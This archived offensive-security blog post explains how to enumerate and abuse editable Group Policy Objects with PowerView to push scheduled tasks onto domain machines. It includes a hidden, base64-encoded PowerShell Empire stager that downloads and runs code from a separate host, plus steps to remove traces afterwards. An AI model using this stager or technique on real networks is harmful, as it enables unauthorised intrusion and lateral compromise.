Abusing GPO Permissions

Published: 2016-03-17 · Archived: 2026-04-05 15:16:49 UTC

A friend (@piffd0s) recently ran into a specific situation I hadn't encountered before: the domain controllers and domain admins of the environment he was assessing were extremely locked down, but he was able to determine that a few users had edit rights on a few specific group policy objects (GPOs). After a bit of back and forth, he was able to abuse this to take down his target, and we were able to integrate some new functionality into PowerView that facilitates this process.

This post will cover these new features and demonstrate how to enumerate and abuse misconfigured GPOs in case you encounter a similar situation. I also covered a bit of this material in my recent Troopers16 presentation "I Have the Power(View): Offensive Active Directory with PowerShell". **Sidenote**: I can't say enough good things about Troopers– if you haven't been I definitely recommend checking it out! Also, this new functionality is in the development branch of PowerSploit and should be merged into master soon(ish).

GPO Background

Group Policy Objects are Active Directory containers used to store groupings of policy settings. These objects are then linked to specific sites, domains, or most commonly specific organizational units (OUs). According to Microsoft, "*By default, computer Group Policy is updated in the background every 90 minutes, with a random offset of 0 to 30 minutes.*", which forces the application of specific settings to any machines in an OU/site where the GPO is linked. Sean Metcalf also just posted a great article explaining GPOs from an offensive perspective, which I highly recommend reading.

With PowerView, the **Get-NetGPO** cmdlet allows for the easy enumeration of all current GPOs in a given domain. We can also easily figure out what OUs a policy is applied to by searching for a the GPO GUID in the gPLink attribute of any OU objects (this also works with **Get-NetSite**). We can then track this back to specific computers, as the "GPP and PowerView" post demonstrated. If we want to go the opposite direction and determine what GPOs a specific computer has applied, we can feed **Get-NetGPO** the **-ComputerName COMPUTER** argument, and all GPOs for the target system (applied by OU or site) will be returned:

```
PS C:\Temp> Get-NetGPO -ComputerName WINDOWS1.testlab.local

gpcmachineextensionnames : [{00000000-0000-0000-0000-000000000000}{3BAE7E51-E3F
                           4-41D0-853D-9BB9FD47605F}{CAB54552-DEEA-4691-817E-ED
                           4A4D1AFC72}][{7150F9BF-48AD-4DA4-A49C-29EF4A8369BA}{
                           3BAE7E51-E3F4-41D0-853D-9BB9FD47605F}][{827D319E-6EA
                           C-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00
                           A0C90F574B}][{AADCED64-746C-4633-A97C-D61349046527}{
                           CAB54552-DEEA-4691-817E-ED4A4D1AFC72}]
gpcfunctionalityversion  : 2
instancetype             : 4
whenchanged              : 3/12/2016 8:48:19 PM
name                     : {3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}
gpcfilesyspath           : \\testlab.local\SysVol\testlab.local\Policies\{3EE4B
                           E4E-7397-4433-A9F1-3A5AE2F56EA2}
distinguishedname        : CN={3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2},CN=Policie
                           s,CN=System,DC=testlab,DC=local
showinadvancedviewonly   : True
usncreated               : 295923
dscorepropagationdata    : {3/8/2016 12:21:05 AM, 1/1/1601 12:00:00 AM}
versionnumber            : 17
cn                       : {3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}
```

The **gpcfilesyspath** field shows you where the configuration for the policy resides. All of this will matter shortly- the key here is to be able to quickly find the GPOs that apply to specific machines (starting from either the GPO name or the machine name) and where the actual GPO configuration files reside.

Enumerating GPO Permissions

I covered some similar information in my "Abusing Active Directory Permissions with PowerView" post, but I'll reiterate a bit here. Active Directory objects (like files) have permissions associated with them. These can sometimes be misconfigured, and can also be backdoored for persistence (as shown in the abuse post). This includes GPOs. The key PowerView function we can use here for enumeration is **Get-ObjectAcl**.

Let's enumerate all the permissions for all GPOs in the current domain:


```
Get-NetGPO | %{Get-ObjectAcl -ResolveGUIDs -Name $_.Name}
```

Note: you can also use PowerView's **Invoke-ACLScanner** to speed up your search. This will search the ACLs for ALL domain objects, and returns results where the IdentityReference RID is -1000 or above and also has some times of modification rights on the given object.

Either way, you will get a big chunk of data, with most of the entries likely being groups like Enterprise and Domain Admins. Here's what a misconfiguration might look like:

```
PropagationFlags        : None
InheritanceFlags        : ContainerInherit
ObjectType              : All
AccessControlType       : Allow
ObjectSID               :
InheritedObjectType     : All
IsInherited             : False
ObjectDN                : CN={3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2},CN=
                          Policies,CN=System,DC=testlab,DC=local
IdentityReference       : TESTLAB\will
ObjectFlags             : None
ActiveDirectoryRights   : CreateChild, DeleteChild, ReadProperty, Write
                          Property, GenericExecute
InheritanceType         : All
```

And here's how that misconfiguration looks through the Group Policy Management console:



So the 'TESTLAB\will' user has modification rights on the GPO with the GUID of "{3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}" and display name of "SecurePolicy". Let's track this back and see what systems this GPO is applied to:

```
PS C:\Temp> Get-NetOU -GUID "{3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}" |
 %{Get-NetComputer -ADSpath $_}
WINDOWS1.testlab.local
WINDOWS2.testlab.local
```

So now we now know the specific policy our user can edit and the machines this policy is applied to. And with edit rights to the GPO, we can force code execution on these machines!

Weaponizing GPO Edit Rights

Group Policy has a huge number of settings to manipulate, giving you a few ways to go about compromising machines/users touched by a compromised GPO. You could push out specific startup scripts, backdoor Internet Explorer settings, push out a .MSI under 'Software installation', add your domain account to the local

administrators/RDP group, force the mounting of a network share (where you control the endpoint and can relay any specific credentials), or several other approaches I'm sure I'm not realizing.


My preference for immediate code execution would be to push out an 'Immediate' Scheduled task, which instantly runs and then removes itself, every time group policy refreshes. This part is pretty simple- we just need to build a schtask .XML template to substitute in our appropriate configuration/commands and then copy it to <GPO_PATH>\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml of the GPO we can edit. After waiting 1-2 hours for the group policy refresh cycle, we can remove the .xml to minimize our footprint.

PowerView's new **New-GPOImmediateTask** function should take care of all this for you. The **-TaskName** argument is required, **-Command** specified the command to run (which defaults to powershell.exe), and **-CommandArguments** specifies the arguments for the given binary. The task description, author, and modification date can also optionally be modified with the appropriate parameters. A schtask .xml is built according to your specifications and is copied to the appropriate location determined by the **-GPOname** or **-GPODisplayname** arguments. By default the function will prompt you before copying, but this can be suppressed with **-Force**.

For example, let's use **New-GPOImmediateTask** to push an Empire stager out to machines where this '{3EE4BE4E-7397-4433-A9F1-3A5AE2F56EA2}' GPO (display name of 'SecurePolicy') is applied:

```
New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI
```

```
PS C:\Temp> New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolic
y -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBOAEUAVwAtAE8AQgBqAGUAY
wBUACAAUwBZAFMAdAB1AG0ALgBOAEUAdAAuAFcARQBCAEMAbABpAEUAbgBUADsAJAB1AD0AJwBNAG8Ae
gBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcAN
gA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAI
ABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASAB1AEEARAB1AHIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0AQ
QBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUAByAG8AWABZACAAPQAgAFsAUwBZAFMAdABFAG0AL
gBOAEUAVAAuAFcAZQBiAFIARQBRAFUARQBTAFQAXQA6ADoARABlAEYAQQB1AGwAdABXAGUAQgBQAHIAb
wBYAFkAOwAkAFcAYwAuAFAAcgBvAHgAeQAuAEMAcgBFAEQARQBuAHQAaQBBAEwAUwAgAD0AIABbAFMAW
QBzAFQARQBNAC4ATgB1AFQALgBDAFIAZQBkAEUATgB0AGkAQQBMAEMAQQBjAEgARQBdADoAOgBEAGUAZ
gBBAHUAbAB0AE4ARQB0AFcAbwBSAGsAQwB5AEUARABFAE4AdABpAGEATABTADsAJABLAD0AJwAyAGMAM
QAwADMAZgAyAGMANAB1AGQAMQB1ADUAOQBjADAAYgA0AGUAMgB1ADAAMQA4ADIAMQA3ADcAMABmAGEAJ
wA7ACQASQA9ADAAOwBbAEMASABhAFIAWwBdAF0AJABCAD0AKABbAGMAaABBAHIAWwBdAF0AKAAkAHcAY
wAuAEQATwB3AE4ATABPAGEARABTAFQAUgBJAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEAN
gA4AC4ANQAyAC4AMQA0ADIAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAe
wAkAF8ALQBiAFgATwByACQASwBbACQAaQArACsAJQAkAGsALgBMAEUAbgBnAFQAaABdAH0AOwBJAEUAW
AAgACgAJABiAC0ASgBPAEkAbgAnACcAKQA=' -Force
```



You can remove the schtask .xml after you get execution by supplying the **-Remove** flag:

```
New-GPOImmediateTask -Remove -Force -GPODisplayName SecurePolicy
```

Have fun!

Source: https://blog.harmj0y.net/redteaming/abusing-gpo-permissions/